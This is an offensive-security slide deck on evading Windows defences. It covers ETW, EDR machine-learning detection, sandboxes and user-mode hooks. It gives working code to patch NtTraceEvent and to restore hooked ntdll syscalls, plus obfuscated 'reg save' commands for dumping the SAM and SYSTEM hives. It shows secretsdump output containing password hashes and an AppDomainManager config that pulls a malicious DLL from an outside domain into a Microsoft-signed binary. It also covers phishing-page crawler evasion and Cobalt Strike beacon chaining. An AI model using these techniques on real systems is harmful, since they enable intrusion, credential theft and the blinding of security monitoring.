- Main Window:** Shows the assembly for the `NtTraceEvent` function. It includes comments: `; Exported entry 642. NtTraceEvent` and `; Exported entry 2225. ZwTraceEvent`. The assembly code starts with `public NtTraceEvent`, followed by `NtTraceEvent proc near`, and then several instructions: `mov r10, rcx ; NtTraceEvent`, `mov eax, 5Eh`, `test byte ptr ds:7FFE0308h, 1`, and `jnz short loc_18009D8F5`.
- Callers:** Two windows below the main window show the callers of `NtTraceEvent`.
  - Left Caller:** Shows the assembly for a `syscall` instruction, labeled `; Low latency system call`. The code consists of `syscall` and `retn`.
  - Right Caller:** Shows the assembly for the `loc_18009D8F5` label, which is described as `; DOS 2+ internal - EXECUTE COMMAND`. The code consists of `int 2Eh` and `retn`.



# Defeating ETW

## PATCHING Nttraceevent

NtTraceEvent is hiding all over the place

Directo	Type	Address	Text
Up	p	sub_18004F228+171	call NtTraceEvent
Up	p	EtwTraceMessageVa+86	call NtTraceEvent
Up	p	EtwEventWriteNoRegistration+6F	call NtTraceEvent
Up	p	EtwWriteUMSecurityEvent+72	call NtTraceEvent
Up	p	EtwSetMark+C	call NtTraceEvent
D...	p	sub_1800048E4+A3996	call NtTraceEvent
D...	p	RtlDestroyHeap+9FD24	call NtTraceEvent
D...	p	RtlDestroyHeap+9FD82	call NtTraceEvent
D...	p	sub_180011AE0+9A90D	call NtTraceEvent
D...	p	sub_1800165B0+96D84	call NtTraceEvent
D...	p	RtlSetThreadSubProcessTag+8F9B9	call NtTraceEvent
D...	p	.text:0000001800B0219	call NtTraceEvent
D...	p	EtwLogTraceEvent+6A2A7	call NtTraceEvent
D...	p	sub_180053A0C+66E06	call NtTraceEvent
D...	p	RtlInitializeCriticalSection+5CD3B	call NtTraceEvent
D...	p	sub_180063370+5B42D	call NtTraceEvent
D...	p	RtlInitializeCriticalSectionAndSpinCount+5A5...	call NtTraceEvent
D...	p	sub_180082F94+46315	call NtTraceEvent
D...	p	sub_1800CED74+CF	call NtTraceEvent
D...	p	sub_1800CED74+23A	call NtTraceEvent
D...	p	sub_1800CF020+149	call NtTraceEvent
D...	p	sub_1800CF9F0+D0	call NtTraceEvent
D...	p	sub_1800DE758+8F	call NtTraceEvent
D...	p	sub_1800DE808+72	call NtTraceEvent
D...	p	sub_1800DE898+71	call NtTraceEvent
D...	p	sub_1800DE928+8A	call NtTraceEvent
D...	p	sub_1800DE9D4+8A	call NtTraceEvent
D...	p	sub_1800E157C+A5	call NtTraceEvent
D...	p	RtlExecuteUmsThread+167	call NtTraceEvent
D...	p	sub_180107FA0+7E	call NtTraceEvent
D...	p	sub_18010803C+69	call NtTraceEvent
D...	p	sub_1801080C4+78	call NtTraceEvent
D...	p	sub_18010815C+78	call NtTraceEvent
D...	p	sub_180109ADC+6D	call NtTraceEvent
D...	p	sub_180109B68+78	call NtTraceEvent
D...	p	sub_180109C00+6A	call NtTraceEvent
D...	p	sub_180109C88+8B	call NtTraceEvent
D...	p	sub_180109D38+94	call NtTraceEvent
D...	p	sub_180109DF0+58	call NtTraceEvent
D...	p	sub_180109E6C+8B	call NtTraceEvent
D...	p	sub_180109F1C+88	call NtTraceEvent
D...	p	sub_180109E80+66	call NtTraceEvent



# Defeating ETW

## PATCHING Nttraceevent

Patching the NtTraceEvent function and make it simply return without actually executing the syscall

Another one byte patch

```
1 VOID PatchETW() {
2     FARPROC NtEventTrace = GetProcAddress(LoadLibrary("ntdll.dll"), "NtTraceEvent");
3     DWORD dwOld;
4     CHAR patch[] = "\xc3";
5     VirtualProtect(NtEventTrace, 1, PAGE_EXECUTE_READWRITE, &dwOld);
6     memcpy(NtEventTrace, patch, 1);
7     VirtualProtect(NtEventTrace, 1, PAGE_EXECUTE_READ, &dwOld);
8 }
```



# Defeating ETW

## ETW PROVIDERS

ETW also relies on providers with administrative right; you can free most of the providers

<https://github.com/jthuraisamy/TelemetrySourcerer>



ETW Trace Sessions		
Session	Enabled Provider	Is Nota
Diagtrack-Listener	Microsoft-Windows-Kernel-Process	Yes
EventLog-Application	Microsoft-Windows-WinINet-Capture	Yes
EventLog-Application	Microsoft-Windows-PowerShell	Yes
EventLog-Application	Microsoft-Windows-WMI-Activity	Yes
EventLog-Microsoft-Windows-Sysmon-Operational	Microsoft-Windows-Sysmon	Yes
EventLog-System	Microsoft-Windows-DNS-Client	Yes
EventLog-System	Microsoft-Windows-SMBClient	Yes
EventLog-System	Microsoft-Windows-SMBServer	Yes
EventLog-System	Microsoft-Windows-Audit-CVE	Yes
LwtNetLog	Microsoft-Windows-WinINet	Yes
LwtNetLog	Microsoft-Windows-DNS-Client	Yes
SqrmEtwSession	Microsoft-Windows-Kernel-Process	Yes

# Defeating ETW

## ETW PROVIDERS

Under the hood, the stop session is getting a handle on the ETW provider and call the EnableTraceEx2 API using the EVENT\_CONTROL\_CODE\_DISABLE\_PROVIDER flag

```
if(!IsAlreadyKnown(&lg, guid)) {
    printf("Interesting name found: %ls\n-----\n", name);
    printfGuid(guid);
    printf("LoggerId: %d\n", id);

    if(EnableTraceEx2((TRACEHANDLE)id, &guid, EVENT_CONTROL_CODE_DISABLE_PROVIDER, TRACE_LEVEL_VERBOSE, 0, 0, 0, NULL) == ERROR_SUCCESS) {
        printf("%ls was set to EVENT_CONTROL_CODE_DISABLE_PROVIDER.\n\n", name);
    } else {
        printf("Failed to set EVENT_CONTROL_CODE_DISABLE_PROVIDER. Error %d\n\n", GetLastError());
    }
}
```



# Defeating ETW

## The EVIL TWIN

User mode is nice but the kernel also have some ETW

These can be found in ntoskrnl.exe

Let me introduce the:

ETW Thread Intelligence

Function name
EtwTiLogInsertQueueUserApc
EtwTimLogBlockNonCetBinaries
EtwTimLogControlProtectionUserModeReturnMismatch
EtwTimLogRedirectionTrustPolicy
EtwTimLogUserCetSetContextIpValidationFailure
EtwTiLogDeviceObjectLoadUnload
EtwTiLogAllocExecVm
EtwTiLogProtectExecVm
EtwTiLogReadWriteVm
EtwTiLogSetContextThread
EtwTiLogMapExecView
EtwTimLogProhibitChildProcessCreation
EtwTiLogDriverObjectUnLoad
EtwTiLogDriverObjectLoad
EtwTiLogSuspendResumeProcess
EtwTiLogSuspendResumeThread
EtwTimLogProhibitDynamicCode
EtwTimLogProhibitLowLIImageMap
EtwTimLogProhibitNonMicrosoftBinaries
EtwTimLogProhibitWin32kSystemCalls



# Defeating ETW

## The EVIL TWIN

You can view the event monitored using EtwExplorer

<https://github.com/zodiacon/EtwExplorer>

Name	Value	Version	Task
KERNEL_THREATINT_TASK_ALLOCVM_V1	1	1	KERNEL_THREATINT_TASK_ALLOCVM
KERNEL_THREATINT_TASK_PROTECTVM_V1	2	1	KERNEL_THREATINT_TASK_PROTECTVM
KERNEL_THREATINT_TASK_MAPVIEW_V1	3	1	KERNEL_THREATINT_TASK_MAPVIEW
KERNEL_THREATINT_TASK_QUEUEUSERAPC_V1	4	1	KERNEL_THREATINT_TASK_QUEUEUSERAPC
KERNEL_THREATINT_TASK_SETTHREADCONTEXT_V1	5	1	KERNEL_THREATINT_TASK_SETTHREADCONTEXT
KERNEL_THREATINT_TASK_ALLOCVM6_V1	6	1	KERNEL_THREATINT_TASK_ALLOCVM
KERNEL_THREATINT_TASK_PROTECTVM7_V1	7	1	KERNEL_THREATINT_TASK_PROTECTVM
KERNEL_THREATINT_TASK_MAPVIEW8_V1	8	1	KERNEL_THREATINT_TASK_MAPVIEW
KERNEL_THREATINT_TASK_READVM_V1	11	1	KERNEL_THREATINT_TASK_READVM
KERNEL_THREATINT_TASK_WRITEVM_V1	12	1	KERNEL_THREATINT_TASK_WRITEVM
KERNEL_THREATINT_TASK_READVM13_V1	13	1	KERNEL_THREATINT_TASK_READVM
KERNEL_THREATINT_TASK_WRITEVM14_V1	14	1	KERNEL_THREATINT_TASK_WRITEVM
KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD_V1	15	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD
KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD16_V1	16	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_THREAD
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS_V1	17	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS18_V1	18	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS19_V1	19	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS
KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS20_V1	20	1	KERNEL_THREATINT_TASK_SUSPENDRESUME_PROCESS
KERNEL_THREATINT_TASK_ALLOCVM21_V1	21	1	KERNEL_THREATINT_TASK_ALLOCVM
KERNEL_THREATINT_TASK_PROTECTVM22_V1	22	1	KERNEL_THREATINT_TASK_PROTECTVM
KERNEL_THREATINT_TASK_MAPVIEW23_V1	23	1	KERNEL_THREATINT_TASK_MAPVIEW

# Defeating ETW

## The EVIL TWIN

NtReadVirtualMemory kernel implementation eventually calls MiReadWriteVirtualMemory which is calling ETWTiLogReadWriteVm

You cannot patch this kind of call from user mode, sadly

But, if you get kernel code execution, same concept can be applied

```
loc_1405F7F4A:  
    mov    r9, r13  
    mov    r8, r14  
    mov    rdx, [rsp+0A0h]  
    mov    rcx, r10  
    jmp    short loc_1405F7EEE  
;  
  
loc_1405F7F5D:  
    movzx  eax, byte ptr [rsp+  
    jmp    loc_1405F7E4D  
;  
  
loc_1405F7F67:  
    mov    [rsp+28h], rsi  
    mov    [rsp+20h], r13  
    mov    r9d, r12d  
    mov    r8, r14  
    mov    rdx, r10  
    mov    ecx, edi  
    call   EtwtiLogReadWriteVm  
    jmp    short loc_1405F7F12  
;  
  
loc_1405F7F83:  
    mov    rbx, [rsp+0B0h]  
    jmp    loc_1405F7E4D  
MiReadWriteVirtualMemory endp
```



# Defeating “Machine Learning”

As an attacker do we have options?

A classic example of dump the SAM & SYSTEM


```
reg save HKLM\SYSTEM system.save
```

```
reg save HKLM\SAM sam.save
```



# Defeating “Machine Learning”

As an attacker do we have options?



```
C:\Windows\system32>reg save HKLM\SYSTEM SYSTEM
Access is denied.

C:\Windows\system32>r^eg sa""ve HKL""M\S""YS""TEM S""YS""TEM
The operation completed successfully.
```

# Defeating “Machine Learning”

As an attacker do we have options?

```
C:\Windows\system32>reg copy HKLM\SYSTEM HKLM\Software\MrUn1k0d3r /s /f  
The operation completed successfully.  
  
C:\Windows\system32>reg save HKLM\Software\MrUn1k0d3r SYSTEM  
File SYSTEM already exists. Overwrite (Yes/No)?Yes  
The operation completed successfully.  
  
C:\Windows\system32>
```



# Defeating “Machine Learning”

As an attacker do we have options?

```
dev@ubuntu:~/Desktop/impacket/examples$ python3 secretsdump.py 'RINGZERO/rz: @192.168.10.10'  
Impacket v0.9.24.dev1+20210814.5640.358fc7c6 - Copyright 2021 SecureAuth Corporation
```

```
[*] Service RemoteRegistry is in stopped state  
[*] Starting service RemoteRegistry  
[*] Target system bootKey: 0xadfb973e11d501ba33c6ecd4f17b043a  
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3aa3e517d159fec167e0e3830986a385:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
[*] Dumping cached domain logon information (domain/username:hash)  
[*] Dumping LSA Secrets  
[*] $MACHINE.ACC
```

```
dev@ubuntu:~/Desktop/impacket/examples$ python3 secretsdump.py 'RINGZERO/rz: @192.168.10.10' -use-vss  
Impacket v0.9.24.dev1+20210814.5640.358fc7c6 - Copyright 2021 SecureAuth Corporation
```

```
[*] Searching for NTDS.dit  
[*] Registry says NTDS.dit is at C:\Windows\NTDS\ntds.dit. Calling vssadmin to  
[*] Using smbexec method for remote execution  
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Searching for pekList, be patient  
[*] PEK # 0 found and decrypted: 01feb8aa54a4cdf2eff7b7fcf11afca  
[*] Reading and decrypting hashes from \\192.168.10.10\ADMIN$\Temp\skvqgrdQ.tmp
```



# Defeating “Machine Learning”

Remotely executing code?

DCERPC is quite powerful, you can achieve pretty much everything over RPC

For example how secretdumps.py actually work?

**[MS-RRP]: Windows Remote Registry Protocol**



# Defeating “Machine Learning”

Remotely executing code?

Parameter	Value	Reference
RPC Interface UUID	{338CD001-2244-31F1-AAAA-900038001003}	<a href="#">[C706]</a>
Pipe name	\PIPE\winreg	<a href="#">[MS-SMB]</a>

3.1.5.1	OpenClassesRoot (Opnum 0).....	28
3.1.5.2	OpenCurrentUser (Opnum 1).....	29
3.1.5.3	OpenLocalMachine (Opnum 2) .....	30
3.1.5.4	OpenPerformanceData (Opnum 3) .....	32

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3.1.5.5	OpenUsers (Opnum 4).....	33
3.1.5.6	BaseRegCloseKey (Opnum 5) .....	34
3.1.5.7	BaseRegCreateKey (Opnum 6).....	35
3.1.5.8	BaseRegDeleteKey (Opnum 7).....	39
3.1.5.9	BaseRegDeleteValue (Opnum 8) .....	40
3.1.5.10	BaseRegEnumKey (Opnum 9).....	41
3.1.5.11	BaseRegEnumValue (Opnum 10) .....	43
3.1.5.12	BaseRegFlushKey (Opnum 11).....	45
3.1.5.13	BaseRegGetKeySecurity (Opnum 12).....	46
3.1.5.14	BaseRegLoadKey (Opnum 13) .....	47
3.1.5.15	BaseRegOpenKey (Opnum 15).....	48
3.1.5.16	BaseRegQueryInfoKey (Opnum 16) .....	51
3.1.5.17	BaseRegQueryValue (Opnum 17) .....	53
3.1.5.18	BaseRegReplaceKey (Opnum 18) .....	55
3.1.5.19	BaseRegRestoreKey (Opnum 19) .....	57
3.1.5.20	BaseRegSaveKey (Opnum 20) .....	59
3.1.5.21	BaseRegSetKeySecurity (Opnum 21) .....	60
3.1.5.22	BaseRegSetValue (Opnum 22).....	61
3.1.5.23	BaseRegUnLoadKey (Opnum 23).....	62
3.1.5.24	BaseRegGetVersion (Opnum 26) .....	64
3.1.5.25	OpenCurrentConfig (Opnum 27) .....	64
3.1.5.26	BaseRegQueryMultipleValues (Opnum 29) .....	65
3.1.5.27	BaseRegSaveKeyEx (Opnum 31) .....	67
3.1.5.28	OpenPerformanceText (Opnum 32) .....	69
3.1.5.29	OpenPerformanceNlsText (Opnum 33) .....	69
3.1.5.30	BaseRegQueryMultipleValues2 (Opnum 34) .....	70
3.1.5.31	BaseRegDeleteKeyEx (Opnum 35) .....	72

<https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-RRP/%5bMS-RRP%5d.pdf>



# Defeating “Machine Learning”

## CHAINING VARIOUS TRICK

Use the AppDomain trick to load your payload within Update.exe - kindly signed by Microsoft

```
<configuration>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="malicious" publicKeyToken="ff4d601c1484a445" culture="neutral" />
        <codeBase version="0.0.0.0" href="https://mr.un1k0d3r.world/malicious.dll"/>
      </dependentAssembly>
    </assemblyBinding>
    <etwEnable enabled="false" />
    <appDomainManagerAssembly value="malicious, Version=0.0.0.0, Culture=neutral, PublicKeyToken=ff4d601c1484a445" />
    <appDomainManagerType value="Updater" />
  </runtime>
</configuration>
```



# Defeating “Machine Learning”

## CHAINING VARIOUS TRICK

Then you do your internal reconnaissance. And...

NOTE: This is beaconing to the rare and suspicious domain  
This has likely given the operator a backdoor, which they have used to connect to suspicious ports including 88 (Kerberos), 135 (MSRPC) and 445 (SMB). This may indicate port scanning, reconnaissance, credential harvesting and/or lateral movement.

We note that this has been acknowledged in the UI, but wanted to provide further context.

Execution Details		
DETECT TIME	FIRST BEHAVIOR	MOST RECENT BEHAVIOR
HOSTNAME		
HOST TYPE	Workstation	
USER NAME		



# Defeating “Machine Learning”

## CHAINING VARIOUS TRICK

“Trusted” binary calling back a “shady” domain and connecting to service like kerberos and SMB

How can we break the chain?

One process that takes care of the outbound network communication

One process taking care of the internal reconnaissance and forward the information



# Defeating “Machine Learning”

## CHAINING VARIOUS TRICK

Using tool such as Cobalt Strike makes this fairly easy

- Update.exe callback to your domain
- Spawn a SMB beacon on the system
- Link the SMB beacon to your HTTPS beacon (on the same host or through another one you have already compromised)
- Do all the reconnaissance on the SMB beacon



# Defeating “Machine Learning”

## CHAINING VARIOUS TRICK

Abuse of Microsoft own features:

Signed binary and signed scripts

Microsoft Defender has plenty of PowerShell scripts that can be used to execute code and they are signed

<https://github.com/Mr-Un1k0d3r/ATP-PowerShell-Scripts>

<https://github.com/Mr-Un1k0d3r/ATP-PowerShell-Scripts/blob/main/2495bc93-83e1-44f8-a623-46ad2323ee99>

```
109     $VmId = Invoke-RestMethod -Headers @{"Metadata"="true"} -Method GET -Uri "n
110
111
112     # Only if the subscription id is not null we will report the event.
113     if (![string]::IsNullOrEmpty($subscriptionId))
114     {
115         $collectedAzureVmMetadata = [AzureVmMetadata]::new($subscriptionId, $n
116         $SetwProvider.Write("AzureVmMetadata", $collectedAzureVmMetadata)
117     }
118 }
119 }
120
121
122 Collect-Azure-Vm-Metadata
123
124 # SIG # Begin signature block
125 # MIInzQYJKoZIhvcNAQCoIIInvjCCJ7oCAQExDzANBglghkgBZQMEAgEFADB5Bgor
126 # BgEEAYI3AgEEoGswaTA0BgcrBgEEAYI3AgEeMCYCAwEAAAQQH8w7YF1LCE63JNLG
127 # KX7zUQIBAAIBAAIBAAIBADAxMA0GCWCGSAF1AwQCAQUABCQTClwai7SyKis
128 # Iz7OOKOZED64V55x3DeJPcC1csdqX6CCDZcwggYVMID/aADAgECAhMzAAADEBr/
129 # fXDbjW9DAAAAAMQMA0GCSqGSIb3DQEBCwUAMH4xCzAJBgNVBAYTA1VTIRMwEQYD
130 # VQQIEwpXYXNoaW5ndG9uMRAwDgYDVQQHEwdSZWRtb25kMR4wHAYDVQQKExVNalNv
131 # b3NvZnQgQ29ycG9yYXRpb24xKDAmBgNVBAMTH01pY3Jvc29mdCBdb2R1IFNpZ25p
132 # bmcgUENBIDiwMTewHhcNMjIwODA0MjAyNjM5WhcNMjMwODAzMjAyNjM5WjCB1DEL
133 # MAKGA1UEBhMCVVMxEzARBgNVBAgTC1dhc2hpBmd0b24xE0A0BgNVBAcTB1J1ZG1v
134 # bm9QhjAcBgNVBAoTFU1pY3Jvc29mdCBdb3Jwb3JhdG1vbjE+MDwGA1UEAxM1TW1j
135 # cm9zb2Z0IFdpbmRvd3MgRGVmZW5kZXIgQWR2YW5jZWQgVGhyZWFOIFByb3R1Y3Rp
136 # b24wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC0y67idUrLERD131s1
```



# Defeating “Machine Learning”

## CHAINING VARIOUS TRICK

These scripts export functionalities such as:

```
Function Get-RegistryValue
{
    Param(
        [Parameter()]
        [String]
        $RegistryLocation,
        [Parameter()]
        [String]
        $RegistryKey
    )
}

Function Import-CSharpLibrary {
    [CmdletBinding()]
    param (
        # Path to the .cs file.
        [Parameter(Mandatory=$true)]
        [string] $Path,
        # Should ignore compilation warnings.
        [Parameter()]
        [switch] $IgnoreWarnings
    )
    $code = Get-Content -LiteralPath $Path -Raw
    Add-Type -TypeDefinition $code -Language CSharp -IgnoreWarnings:$IgnoreWarnings
}
```



# Defeating “Machine Learning”

## CHAINING VARIOUS TRICK

We now have a bring your own Microsoft signed scripts on the target.

```
import-module .\2495bc93-83e1-44f8-a623-46ad2323ee99.ps1
Get-RegistryValue -RegistryLocation HKLM\SYSTEM\CurrentControlSet\Services\sense -RegistryKey Start
0
2
```



# Defeating “Sandboxing”

Assess if the interaction is human, not if it's automated

Your phishing payload was executed by a user: you would expect some interaction on the system

Monitor foreground window activity

```
void MonitorForegroundWindows() {
    DWORD DW_MAX_SIZE = 256;
    DWORD MIN_COUNT = 10;
    CHAR current[MAX_SIZE + 1];
    DWORD passed = 0;
    memset(current, 0x00, DW_MAX_SIZE);

    while(passed < MIN_COUNT) {
        HWND hwnd = GetForegroundWindow();
        CHAR *title = (CHAR*)GlobalAlloc(GPTR, DW_MAX_SIZE + 1);
        GetWindowTextA(hwnd, title, DW_MAX_SIZE);
        if(strcmp(title, current) == 0) {
            strncpy(current, title, DW_MAX_SIZE);
            passed++;
        }
        GlobalFree(title);
    }
}
```



# Defeating “Sandboxing”

Assess if the interaction is human, not if it's automated

You can also monitor for:

- Process check Chrome, Outlook etc...
- Mouse, Keyboard and other peripherals
- Number of DNS queries
- ...

The goal is to avoid automated escalation detection



# Defeating “Sandboxing”

## HIDE YOUR PHISHING PAYLOAD FROM CRAWLER

mouseover event can be used to trigger code change at runtime

In this case the script also expects movement over the body not just an automated click

```
<!DOCTYPE html>
<html id="bodydiv">
  <head>
  </head>
  <body>
    <a href="#" id="link">click me</a>
    <script>
      var counter = 0;
      var bodyelement = document.getElementById("bodydiv");
      var hrefelement = document.getElementById("link");
      window.addEventListener('load', function () {
        var isset = false;

        bodyelement.addEventListener("mouseover", trigger, false);
        hrefelement.addEventListener("mouseover", loader, false);
      })

      function trigger(e) {
        counter++;
      }

      function loader(e) {
        if(counter > 10) {
          hrefelement.href = "https://mr.unlk0d3r.com/";
        } else {
          hrefelement.href = "https://google.com";
        }
      }
    </script>
  </body>
</html>
```



# Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?

kernel32!OpenProcess

kernelbase!OpenProcess

ntdll!NtOpenProcess

syscall 0x26

The diagram illustrates the assembly code for the `NtOpenProcess` function, comparing a hooked version with a normal version.

**Hooked OpenProcess Flow:** This section shows the original assembly code for `NtOpenProcess` followed by a `jmp` instruction that jumps to an unknown address (`unk_7FFF87590298`). A red arrow points from this jump instruction to the `Normal OpenProcess Flow`.

```
ntdll.dll:00007FFFC75ACAD0
ntdll.dll:00007FFFC75ACAD0 ntdll NtOpenProcess:
ntdll.dll:00007FFFC75ACAD0 jmp    near ptr unk_7FFF87590298
ntdll.dll:00007FFFC75ACAD0 ; -----
ntdll.dll:00007FFFC75ACAD5 db 0CCh ; 
ntdll.dll:00007FFFC75ACAD6 db 0CCh ; 
```

**Normal OpenProcess Flow:** This section shows the assembly code for the `NtOpenProcess` function, which is publicly available and uses a proc near call. A red arrow points from the `Normal OpenProcess Flow` label to the assembly code.

```
.text:000000018009CAD0
.text:000000018009CAD0 NtOpenProcess
.text:000000018009CAD0
.text:000000018009CAD0
.text:000000018009CAD3
.text:000000018009CAD8
.text:000000018009CAE0
.text:000000018009CAE2
.text:000000018009CAE4
```

```
public NtOpenProcess
proc near
    mov    r10, rcx
    mov    eax, 26h ; '&'
    test   byte ptr ds:7FFE0308
    jnz    short loc_18009CAE5
    syscall
    retn
```

# Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?

To revert it back to the original state, we need 11 bytes

```
VOID PatchHook(CHAR* address, unsigned char id, char high) {
    DWORD dwSize = 11;
    CHAR* patch_address = address;
    //\x4c\x8b\xd1\xb8\xXX\xHH\x00\x00\x0F\x05\xc3
    CHAR* patch[dwSize];
    sprintf(patch, "\x4c\x8b\xd1\xb8%c%c%c\x0F\x05\xc3", id, high, high ^ high, high ^ high);

    DWORD dwOld;
    VirtualProtect(patch_address, dwSize, PAGE_EXECUTE_READWRITE, &dwOld);
    memcpy(patch_address, patch, dwSize);
}
```

<https://github.com/Mr-Un1k0d3r/EDRs>



# Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?

Revert back the ntdll.dll content back to the original state

```
PatchHook(NtProtectVirtualMemory, 0x50, 0x00);
PatchHook(NtAllocateVirtualMemory, 0x18, 0x00);
PatchHook(NtAllocateVirtualMemoryEx, 0x76, 0x00)
PatchHook(NtDeviceIoControlFile, 0x7, 0x00);

int main (int argc, char **argv) {
    CleanUp();

    // Malicious Code

    return 0;
}
```



# Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?

You can also completely reimplement the syscall on your own like syswhisper.

<https://github.com/klezVirus/SysWhispers3>

```
NTSTATUS __attribute__ ((noinline)) SyscallNtCreateFile(  
    PHANDLE          FileHandle,  
    ACCESS_MASK       DesiredAccess,  
    POBJECT_ATTRIBUTES ObjectAttributes,  
    PIO_STATUS_BLOCK IoStatusBlock,  
    PLARGE_INTEGER   AllocationSize,  
    ULONG             FileAttributes,  
    ULONG             ShareAccess,  
    ULONG             CreateDisposition,  
    ULONG             CreateOptions,  
    PVOID             EaBuffer,  
    ULONG             EaLength  
) { asm(".byte 0x49, 0x89, 0xca, 0xb8, 0x55, 0x00, 0x00, 0x00, 0xf, 0x05, 0xc3"); }
```



# Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?

```
int main() {
    FARPROC RtlInitUnicodeString = GetProcAddress(LoadLibrary("ntdll.dll"), "RtlInitUnicodeString");
    printf("RtlInitUnicodeString address 0x%p\n", RtlInitUnicodeString);
    HANDLE hFile = NULL;
    UNICODE_STRING pus;
    IO_STATUS_BLOCK isb = {0};
    LARGE_INTEGER li;
    li.QuadPart = 256;

    PCWSTR path = L"\?\?\C:\\filepath";
    RtlInitUnicodeString(&pus, path);

    OBJECT_ATTRIBUTES oa = {0};
    oa.Length = sizeof(OBJECT_ATTRIBUTES);
    oa.RootDirectory = NULL;
    oa.ObjectName = &pus;
    oa.Attributes = OBJ_CASE_INSENSITIVE;
    oa.SecurityDescriptor = NULL;
    oa.SecurityQualityOfService = NULL;

    SyscallNtCreateFile(&hFile, STANDARD_RIGHTS_ALL, &oa, &isb, &li, FILE_ATTRIBUTE_NORMAL,
    | | | | | FILE_SHARE_READ, FILE_CREATE, FILE_NON_DIRECTORY_FILE, NULL, NULL);

    // WriteFile(hFile, ...);
    printf("HANDLE VALUE 0x%p\n", hFile);

    return 0;
}
```



# Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?

To unhook, you need to modify the memory permission using NtProtectVirtualMemory, which is hooked itself

You need to be clever when you change permission

NtProtectVirtualMemory is at 0x9ceb0

ZwIsProcessInJob is at 0x9ce90

Call VirtualProtect(addr of ZwIsProcessInJob, size = 0x20 + size needed in NtProtect)



# Defeating “User Mode Hooking”

REMOVE IT OR HIDE FROM IT?

You can also map the dll from disk and update the PEB Ldr Module list to point to the freshly mapped file using CreateFileMapping and MapViewOfFile APIs

**WARNING** Certain EDR will trigger an alert based on the address used for the mapped file and the module stomping

```
VOID *MapFileFromDisk(CHAR *name, HANDLE *hFile, HANDLE *hMap) {
    VOID *data = NULL;
    HANDLE localHFile = *hFile;
    HANDLE localHMap = *hMap;
    localHFile = CreateFile(name, GENERIC_READ, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    localHMap = CreateFileMapping(localHFile, NULL, PAGE_READONLY | SEC_IMAGE, 0, 0, NULL);
    data = MapViewOfFile(localHMap, FILE_MAP_READ, 0, 0, 0);

    hFile = &localHFile;
    hMap = &localHMap;

    return data;
}
```



# Defeating “User Mode Hooking”

IAT HooKS?

Executable use the IAT Import Address Table to map Windows API call

The table can be hooked by EDR

Solution? Direct Windows API call

PEB -> Ldr -> kernel32.dll -> export table parsing to get real API address

Address	Ordinal	Name	Library
00000000000040A26C		CloseHandle	KERNEL32
00000000000040A274		CreateFileA	KERNEL32
00000000000040A27C		DeleteCriticalSection	KERNEL32
00000000000040A284		EnterCriticalSection	KERNEL32
00000000000040A28C		ExitProcess	KERNEL32
00000000000040A294		GetCurrentProcess	KERNEL32
00000000000040A29C		GetCurrentProcessId	KERNEL32

```
.idata:000000000040A29C ; DWORD __stdcall GetCurrentProcessId()  
.idata:000000000040A29C             extrn __imp_GetCurrentProcessId:qword
```



# Defeating “User Mode Hooking”

IAT HooKS?

Get the PEB

NtCurrentTeb()-  
>ProcessEnvironmentBlock;  
Or obfuscate it a bit to hide the

- fs:[0x30]
- gs:[0x60]

```
PEB *GetPEB() {
/*
 0: 48 31 c0           xor    rax,rax
 3: 48 89 c3           mov    rbx,rax
 6: 48 83 c3 62        add    rbx,0x62
 a: 48 83 eb 02        sub    rbx,0x2
 e: 65 48 8b 04 18     mov    rax,QWORD PTR gs:[rax+rbx*1]
13: c3                ret
*/
/*TEB* teb = NtCurrentTeb();
